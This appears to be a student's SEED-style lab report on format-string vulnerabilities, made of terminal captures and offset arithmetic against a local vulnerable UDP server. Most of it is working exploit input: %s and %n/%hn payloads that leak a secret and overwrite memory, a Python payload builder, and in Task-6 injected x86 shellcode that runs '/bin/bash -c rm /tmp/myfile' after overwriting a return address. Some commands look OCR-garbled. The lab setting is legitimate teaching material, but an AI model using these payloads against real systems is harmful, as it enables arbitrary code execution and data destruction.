
The address input I have used: "\x70\x88\x04\x08"

The address of the secret: 0x08048870

The command with the input I have used to display the secret message:


echo$(printf"\x70\x88\x04\x08").%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%s | nc -u 127.0.0.1 9090

TASK-5 PART-1:



```
[04/06/22]seed@VM:~/.../Project2$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
D�.0.64.b7fff918.804a014.b7fe97a2.b7fffad0.bffff0d0.1.bffff028.0.0.0.0.0.0.0.0.0.0
.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.b96c2400.3.bffff0d0.bffff6b8.80487e5.bffff0d0.b
ffff044.10.8048704.0.10.3.82230002.0.0.0.b7fe0cc8.b7fff8cc.1.b7fdbb10.0.0.0.0.0.0.
0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.
The value of the 'target' variable (after): 0x0000011a
^C
[04/06/22]seed@VM:~/.../Project2$ 
```

Running the server code in the server side terminal, and the change in the value of the target variable after the execution of the command in the "Task-5 Part-1 Figure-2". (Task-5 Part-1 Figure-1, changing to a random value)




```
[04/06/22]seed@VM:~/.../Project2$ echo $(printf "\x44\xa0\x04\x08").%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%n | nc -u 127.
0.0.1 9090
^C
[04/06/22]seed@VM:~/.../Project2$ 
```

The command with the input of the address of the target and with the format specifiers (Task-5 Part-1 Figure-2). This command is entered to the client side terminal.

After the execution of the command in the "Task-5 Part-1 Figure-2", as you can see in the "Task-5 Part-1 Figure-1", the value of the target variable is changed to 0x0000011a (from 0x11223344 to 0x0000011a).


TASK-5 PART-2:

0x500 to decimal conversion: 0*(16^0)+0*(16^1)+5*(16^2) = 0 + 0 + 1280 = 1280
5*(16^2) bytes = 5*256 bytes = 1280 bytes
For the dots coming before format specifiers -> (80*1) bytes of memory space needed = 80 bytes of memory space needed.
For the printf statement -> 4 bytes needed
For the integers written with at least 8 decimal digits via using format specifiers -> (80-2)*8 bytes needed = 624 bytes of memory space is needed.
1280 – (624+4+80) = 572 bytes (This is the amount of bytes needed to change the value of target variable to 0x00000500). We need to specify 572 bytes in the place before the last format specifier in the command written in the client side terminal which is in “Task-5 Part-2 Figure-2”.




```
[04/06/22]seed@VM:~/.../Project2$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
D�.00000000.00000064.b7fff918.0804a014.b7fe97a2.b7fffad0.bffff0d0.00000001.bffff
028.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.96261800.00
000003.bffff0d0.bffff6b8.080487e5.bffff0d0.bffff044.00000010.08048704.00000000.0
0000010.00000003.82230002.00000000.00000000.00000000.b7fe0cc8.b7fff8cc.00000001.
b7fdbb10.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
```

The execution of the server code in the server side terminal (Task-5 Part-2 Figure-1)



```
[04/06/22]seed@VM:~/.../Project2$ echo $(printf "\x44\xa0\x04\x08").%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.572x.%n | nc -u 127.
0.0.1 9090
```


The command & format specifiers I entered to the client side terminal(Task-5 Part-2 Figure-2)



```
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff028
D�.00000000.00000064.b7fff918.0804a014.b7fe97a2.b7fffad0.bffff0d0.00000001.bffff
028.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0000
0000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000
00000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.96261800.00
000003.bffff0d0.bffff6b8.080487e5.bffff0d0.bffff044.00000010.08048704.00000000.0
0000010.00000003.82230002.00000000.00000000.00000000.b7fe0cc8.b7fff8cc.00000001.
b7fdbb10.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000
.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000.
The value of the 'target' variable (after): 0x00000500
█
```


The output I obtained in the server side terminal after the command in "Task-5 Part-2 Figure-2" is executed inside the client side terminal. As you can see in this figure, the value of the target variable has successfully changed to 0x00000500.

TASK-5 PART-3:




```
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000..

   5446525a.
The value of the 'target' variable (after): 0xff990000
^C
[04/07/22]seed@VM:~/.../Project2$ 
```

The output I obtained from the server side terminal after I run the command in the "Task-5 Part-3 Figure-2" inside the client side terminal. (Task-5 Part-3 Figure-1)



```
[04/07/22]seed@VM:~/.../Project2$ echo $(printf "\x46\xa0\x04\x08ZRFT\x44\xa0\x0
4\x08").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.
64717x.%hn.%101x.%hn | nc -u 127.0.0.1 9090
^C
[04/07/22]seed@VM:~/.../Project2$ 
```

The command / script that I have run inside the client side terminal. (Task-5 Part-3 Figure-2)



```
[04/07/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[04/07/22]seed@VM:~$ cd Desktop
[04/07/22]seed@VM:~/Desktop$ cd Project2
[04/07/22]seed@VM:~/.../Project2$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
```

The figure showing the initial value of the target variable and also the process of running the server source code. (Task-5 Part-3 Figure-3)

In the "Task-5 Part-3 Figure-1", you can observe that the value of the target variable is successfully altered to 0xFF990000. (which means a success in this task). In the "Task-5 Part-3", I have initially seperated the target variable 's memory space into two pieces.

First piece: 0xFF99
Second piece: 0x0000

For printf statement: 4 bytes of memory space for the first address, 4 bytes of memory space for the string between the addresses, and 4 bytes of memory space for the second address is needed (In total, 12 bytes of memory space is needed).

For the dot symbols which are written right before the format specifiers: There are 80 format specifiers that I have used in the client command/script for the Task-5 Part-3. Each of the dot symbols needs 1 byte of memory space. So, 80 bytes of memory space is needed in total for the dot symbols which are written right before the format specifiers.

For the numbers to be printed with minimum 8 digits: (8 * (80-2)) bytes of memory space is needed.

8 * (80-2) = 8 * 78 = 624 bytes

0xFF99 = 9 * (16^0) + 9*(16^1) +15*(16^2) + 15*(16^3) = 65433 in decimal.

624 + 12 + k + 80 = 65433
716 + k = 65433
k = 65433 – 716 = 64717 (In the format string, it should be specified as the number of minimum charachters to display the 0xFF99).

10000 in hexadecimal = 0 * (16^0) + 0 * (16^1) + 0 * (16^2) + 0 * (16^3) + 1 * (16^4) = 16^4 = 65536 in decimal.


65536 bytes – 65433 bytes = 103 bytes

After the first %hn format specifier in the client command, we used additional 2 dot symbols. Since 1 dot symbol is 1 byte, 2 dot symbol is 2 bytes in total. So, we should subtract 2 from the number of bytes needed to reach "0xff990000" as the value of the target variable.

103 bytes – 2 bytes = 101 bytes

Before the second %hn format specifier, we should specify 101 charachters as the number of minimum charachters to reach 0000 (0000 because only the 0000 part in 10000 will be considered & used here) from 0xFF99.

Altering the memory space content to a very small value is hard because changing the memory space content to a very small value can lead to the big amount of memory leakages for the memory space contents. Moreover, altering the memory space content to a very small value can lead to the errors related to the memory.




```
##################################################################
#
#    Construct the format string here
my_numb = 0xBFFFEF9E
content[0:4] = (my_numb).to_bytes(4,byteorder='little')

content[4:8]=("AAAA").encode('latin-1')

my_address = 0xBFFFEF9C

content[8:12]=(my_address).to_bytes(4,byteorder='little')
my_format_str = ".%.8x" * 78 + "%.64717x"+ ".%hn" + ".%101x" + ".%hn"

fmt= (my_format_str).encode('latin-1')

upper_boundary=len(fmt)+12

content[12:upper_boundary]=fmt
#
```

An alternative way of constructing the format string for the part-3 of the task-5 (Inserting this code to the specified place in the source code which is named as "server_exploit_skeleton.py").

TASK-6

In the TASK-6, initially, we should find the /tmp/ directory and create a file under the /tmp/ directory. You can observe these steps in "Task-6 Figure 1".



```
[04/09/22]seed@VM:~$ cd ..
[04/09/22]seed@VM:/home$ ls
seed
[04/09/22]seed@VM:/home$ cd ..
[04/09/22]seed@VM:/$ ls
bin    dev   initrd.img  media  proc  sbin  sys  var
boot   etc   lib         mnt    root  snap  tmp  vmlinuz
cdrom  home  lost+found  opt    run   srv   usr
[04/09/22]seed@VM:/$ cd tmp
[04/09/22]seed@VM:/tmp$ ls
config-err-hhJQSq
orbit-seed
systemd-private-c7be978816584f68bc27e0a16b63967d-colord.service-juP66K
systemd-private-c7be978816584f68bc27e0a16b63967d-rtkit-daemon.service-zB9hsv
unity_support_test.1
[04/09/22]seed@VM:/tmp$ touch myfile
[04/09/22]seed@VM:/tmp$ ls
config-err-hhJQSq
myfile
orbit-seed
systemd-private-c7be978816584f68bc27e0a16b63967d-colord.service-juP66K
systemd-private-c7be978816584f68bc27e0a16b63967d-rtkit-daemon.service-zB9hsv
unity_support_test.1
[04/09/22]seed@VM:/tmp$ 
```

Finding the /tmp/ directory and creating a file named "myfile" under the /tmp/ directory (Task-6 Figure 1)

From the Task-2, we have already known and found that the return address prior to the buffer is 0xbfffef9c. We should find the starting memory address of the malicious code piece. In addition, we should update the return address prior to the buffer with the starting memory address of the malicious code piece.

In Task-6, after we apply the described attack; if we cannot find the file which is named "myfile" under the /tmp/ directory, then it means that our attack will be successful.

Create two seperate parts from 0xbfffef9c:

The first part: 0xbfffef9c
The second part : 0xbfffef9e

In the format string, we should use the second part as the first address, and the first part as the second address.

Also for this task, we need 12 bytes of total memory space for the printf statement in the client command. (4 bytes of memory space for the first address, 4 bytes of memory space for the string entered between the addresses, and 4 bytes for the second address, 12 charachters).

The Commands & Inputs I have used inside the client terminal for the Task-6:

```
echo$(printf  "
\x9E\xEF\xFF\xBFAAAA\x9C\xEF\xFF\xBF  ").%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.
%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.8x.%.48959x.
%hn%.12352x.%hn$(printf  "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x6
8 -ccc \x89\xe0\x31\xd2\x52\x68ile \x68/myf\x68/rm
\x68/bin\x89\xe2\x31\xc9\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80"
